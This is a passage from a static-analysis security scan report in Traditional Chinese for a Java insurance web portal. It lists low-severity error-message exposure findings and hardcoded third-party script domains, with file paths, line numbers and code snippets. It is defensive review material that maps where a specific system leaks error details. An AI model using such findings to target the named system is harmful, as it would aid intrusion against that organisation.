Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyChangeMgBn.java第231 行因元素e異常截取Exception。此值經程式流程最終輸出到方法toChkClosePosChange在TGL-CSIS-



Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyChangeMgBn.java第231行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerPolicyChangeMgB n.java	
行	267	268
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyChangeMgB

n.java

方法 public void toChkClosePosChange(){

267. } catch (ParseException e) {
268. e.printStackTrace();

Information Exposure Through an Error Message\路徑 65:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=249

結果評論

狀態 新的

方法downloadFile在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java第227 行因元素e異常截取Exception。此值經程式流程最終輸出到方法downloadFile在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java第227行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/OwnerPolic yDetailMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/OwnerPolic yDetailMgBn.java
行	235	236
物件	е	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolic

yDetailMgBn.java

方法 public void downloadFile(Long itemOrder) {



```
235. } catch (IOException e) {
236. e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 66:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=250

結果評論

狀態新的

方法downloadFileByGuid在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java第246 行因元素e異常截取Exception。此值經程式流程最終輸出到方法downloadFileByGuid在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java第246行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	`	
	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/OwnerPolic yDetailMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/OwnerPolic yDetailMgBn.java
行	257	258
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolic

yDetailMgBn.java

方法 public void downloadFileByGuid(String guid) throws IOException {

Information Exposure Through an Error Message\路徑 67:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=251

結果評論

狀態新的

方法showAllocationList在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail02MgBn.java第77 行因元素e異常截取Exception。此值經程式流程最終輸出到方法showAllocationList在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail02MgBn.java第77行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。



	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/PolicyDetail 02MgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/PolicyDetail 02MgBn.java
行	99	100
物件	e	error

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail

02MgBn.java

方法 public void showAllocationList(){

Information Exposure Through an Error Message\路徑 68:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=252

結果評論

狀態新的

方法previewFileBydDocNote在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail06MgBn.java第151 行因元素e異常截取Exception。此值經程式流程最終輸出到方法previewFileBydDocNote在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail06MgBn.java第151行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/PolicyDetail 06MgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/PolicyDetail 06MgBn.java
行	157	158
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail

06MgBn.java

方法 public void previewFileBydDocNote(String docNo, String reportId, String type,

XMLGregorianCalendar csFinAppTime) {



```
157. } catch (ParseException e) {
158. e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 69:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=253

結果評論

狀態新的

方法confirmPosData在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeDataConfirm.java第24 行因元素e異常截取Exception。此值經程式流程最終輸出到方法confirmPosData在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeDataConfirm.java第24行提供給使用者。 這可能因系統異常, 提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/PosChangeDataConfir m.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/PosChangeDataConfir m.java
行	55	57
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeDataConfir

m.iava

方法 public Map<String,String> confirmPosData(InternetChangeRq

internetChangeRq){

Information Exposure Through an Error Message\路徑 70:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=254

結果評論

狀態新的

方法toPosChangeItem在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java第898 行因元素e異常截取Exception。此值經程式流程最終輸出到方法toPosChangeItem在TGL-CSIS-



Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java第898行提供給使用者。 這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/PosChangeFlowMgBn.j ava	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/PosChangeFlowMgBn.j ava
行	964	965
物件	е	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.j

ava

方法 public void toPosChangeItem() {

964. } catch (Exception e) {
965. e.printStackTrace();

Information Exposure Through an Error Message\路徑 71:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=255

結果評論

狀態新的

方法removeItem在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java第994 行因元素e異常截取Exception。此值經程式流程最終輸出到方法removeItem在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java第994行提供給使用者。 這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

		2 ,
	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/PosChangeFlowMgBn.j ava	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/PosChangeFlowMgBn.j ava
行	1092	1097
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.j

ava

方法 public void removeItem() {



Information Exposure Through an Error Message\路徑 72:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=256

結果評論

狀態新的

方法toSearchUser在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysFunctionMgbn.java第84 行因元素e異常截取Exception。此值經程式流程最終輸出到方法toSearchUser在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysFunctionMgbn.java第84行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysFunctionMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysFunctionMgbn.java
行	92	93
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysFunctionMgbn.java

方法 public void toSearchUser() {

92. }catch(Exception e){

93. logger.error(e.getMessage());

Information Exposure Through an Error Message\路徑 73:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=257

結果評論

狀態新的

方法addMenu在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java第43 行因元素e異常截取Exception。此值經程式流程最終輸出到方法addMenu在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java第43行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

來源



檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysMenuMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysMenuMgbn.java
行	52	53
物件	е	error

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java

方法 public void addMenu(SysMenu sysMenu){

52. }catch(Exception e) {

53. logger.error(e.getMessage());

Information Exposure Through an Error Message\路徑 74:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=258

結果評論

狀態新的

方法updateMenu在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java第61 行因元素e異常截取Exception。此值經程式流程最終輸出到方法updateMenu在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java第61行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysMenuMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysMenuMgbn.java
行	68	69
物件	е	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java

方法 public void updateMenu(SysMenu sysMenu){

68. }catch(Exception e){

69. logger.error(e.getMessage());

Information Exposure Through an Error Message\路徑 75:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=259



結果評論

狀態新的

方法delMenu在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java第76行因元素e異常截取Exception。此值經程式流程最終輸出到方法delMenu在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java第76行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysMenuMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysMenuMgbn.java
行	83	84
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java

方法 public void delMenu(){

83. }catch(Exception e) {

84. logger.error(e.getMessage());

Information Exposure Through an Error Message\路徑 76:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=260

結果評論

狀態新的

方法addRole在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java第70行因元素e異常截取Exception。此值經程式流程最終輸出到方法addRole在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java第70行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysRoleMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysRoleMgbn.java
行	87	88
物件	е	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java

方法 public void addRole(SysRole sysRole){



Information Exposure Through an Error Message\路徑 77:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=261

結果評論

狀態新的

方法updateRole在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java第96 行因元素e異常截取Exception。此值經程式流程最終輸出到方法updateRole在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java第96行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysRoleMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysRoleMgbn.java
行	105	106
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

. . . .

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java

方法 public void updateRole(SysRole sysRole){

105. } catch (Exception e) {

106. logger.error(e.getMessage());

Information Exposure Through an Error Message\路徑 78:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=262

結果評論

狀態新的

方法delRole在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java第113 行因元素e異常截取Exception。此值經程式流程最終輸出到方法delRole在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java第113行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

		來源	目的地
檔	案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/



	main/sysarea/SysRoleMgbn.java	main/sysarea/SysRoleMgbn.java
行	120	121
物件	e	error

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java

方法 public void delRole(){

120. } catch (Exception e) {

121. logger.error(e.getMessage());

Information Exposure Through an Error Message\路徑 79:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=263

結果評論

狀態新的

方法toSearchRole在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java第166

行因元素e異常截取Exception。此值經程式流程最終輸出到方法toSearchRole在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java第166行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysRoleMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/sysarea/SysRoleMgbn.java
行	174	175
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysRoleMgbn.java

方法 public void toSearchRole() {

174. } catch (Exception e) {

175. logger.error(e.getMessage());

Information Exposure Through an Error Message\路徑 80:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=264

結果評論



狀態新的

方法secretWordFlow在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java第167 行因元素e異常截取Exception。此值經程式流程最終輸出到方法secretWordFlow在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java第167行提供給使用者。 這可能因系統異常, 提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja va
行	387	390
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.j

ava

方法 public void secretWordFlow(ActionEvent event){

Information Exposure Through an Error Message\路徑 81:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=265

結果評論

狀態新的

方法memberCheck在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java第395 行因元素e異常截取Exception。此值經程式流程最終輸出到方法memberCheck在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java第395行提供給使用者。 這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja va
行	553	556
物件	e	error



檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.j

ava

方法 public SysUser memberCheck(){

Information Exposure Through an Error Message\路徑 82:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=266

結果評論

狀態新的

方法toStepOne在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java第308 行因元素e異常截取Exception。此值經程式流程最終輸出到方法toStepOne在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java第308行提供給使用者。這可能因系統異常, 提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	· -	
	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ register/OwnerRegisterFlowMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ register/OwnerRegisterFlowMgBn.java
行	364	366
物件	e	error

代碼片斷

方法

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java public void toStepOne() throws ParametersException, BizzException {

Information Exposure Through an Error Message\路徑 83:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=267

結果評論

狀態新的



方法toSave在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java第469 行因元素e異常截取Exception。此值經程式流程最終輸出到方法toSave在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java第469行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ register/OwnerRegisterFlowMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ register/OwnerRegisterFlowMgBn.java
行	526	527
物件	е	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java

方法 public void toSave(){

Information Exposure Through an Error Message \路徑 84:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=268

結果評論

狀態新的

方法toSearchUser在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/sysarea/SysUserMgbn.java第175行因元素e異常截取Exception。此值經程式流程最終輸出到方法toSearchUser在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/sysarea/SysUserMgbn.java第175行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ sysarea/SysUserMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ sysarea/SysUserMgbn.java
行	182	183
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/sysarea/SysUserMgbn.java

方法 public void toSearchUser() {



```
182. } catch (Exception e) {
183. logger.error(e.getMessage());
```

Information Exposure Through an Error Message\路徑 85:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=269

結果評論

狀態新的

方法handle在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/exception/CustomExceptionHandler.java第41 行因元素t異常截取Exception。此值經程式流程最終輸出到方法addExceptionMessage在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java第19行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

		2 /-
	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/exception/CustomExceptionHandler .java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/exception/SysException.java
行	68	24
物件	t	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/exception/CustomExceptionHandler

java

方法 public void handle() throws FacesException {

68.
globalErrorMsgSessionMgBn.addSysException((Exception)t);

A

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java

方法 public void addExceptionMessage(Exception ex) {

24. ex.printStackTrace(new PrintWriter(sw));

Client Hardcoded Domain

杳詢路徑:

JavaScript\Cx\JavaScript Low Visibility\Client Hardcoded Domain 版本:1

類別



NIST SP 800-53: SC-18 Mobile Code (P2)

描述

Client Hardcoded Domain\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=102

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA01.xh tml	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA01.xh tml
行	155	155
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/eDDA/eDDA01.xhtml

方法 <script type="text/javascript"</pre>

155. <script type="text/javascript"</pre>

Client Hardcoded Domain\路徑 2:

低風險 嚴重程度: 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=103

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA02.xh tml	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA02.xh tml
行	379	379
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en. is""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/eDDA/eDDA02.xhtml

方法 <script type="text/javascript"</pre>

<script type="text/javascript"</pre>

379.



Client Hardcoded Domain\路徑 3:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=104

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA03.xh tml	TGL-CSIS- Web/src/main/webapp/eDDA/eDDA03.xh tml
行	183	183
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/eDDA/eDDA03.xhtml

方法 <script type="text/javascript"

183. <script type="text/javascript"</pre>

Client Hardcoded Domain\路徑 4:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=105

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/env.xhtml	TGL-CSIS- Web/src/main/webapp/env.xhtml
行	22	22
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/env.xhtml

方法 <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-

1"></script>

....
22. <script src="https://www.googletagmanager.com/gtag/js?id=UA116871856-1"></script>



Client Hardcoded Domain\路徑 5:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=106

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/index.jsp	TGL-CSIS- Web/src/main/webapp/index.jsp
行	9	9
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/index.jsp

方法 <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-

1"></script>

. . . .

9. <script src="https://www.googletagmanager.com/gtag/js?id=UA-</pre>

116871856-1"></script>

Client Hardcoded Domain\路徑 6:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=107

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/ForcedLog Off.xhtml	TGL-CSIS- Web/src/main/webapp/Logon/ForcedLog Off.xhtml
行	20	20
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Logon/ForcedLogOff.xhtml

方法 <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-

1"></script>

20. <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>



Client Hardcoded Domain\路徑 7:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=108

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/Logoff.jsp	TGL-CSIS- Web/src/main/webapp/Logon/Logoff.jsp
行	23	23
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Logon/Logoff.jsp

方法 </head>

.... 23. </head>

Client Hardcoded Domain\路徑 8:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=109

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/LogOffUser .xhtml	TGL-CSIS- Web/src/main/webapp/Logon/LogOffUser .xhtml
行	22	22
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Logon/LogOffUser.xhtml

方法 <script

22. <script

Client Hardcoded Domain\路徑 9:



線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=110

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml
行	36	36
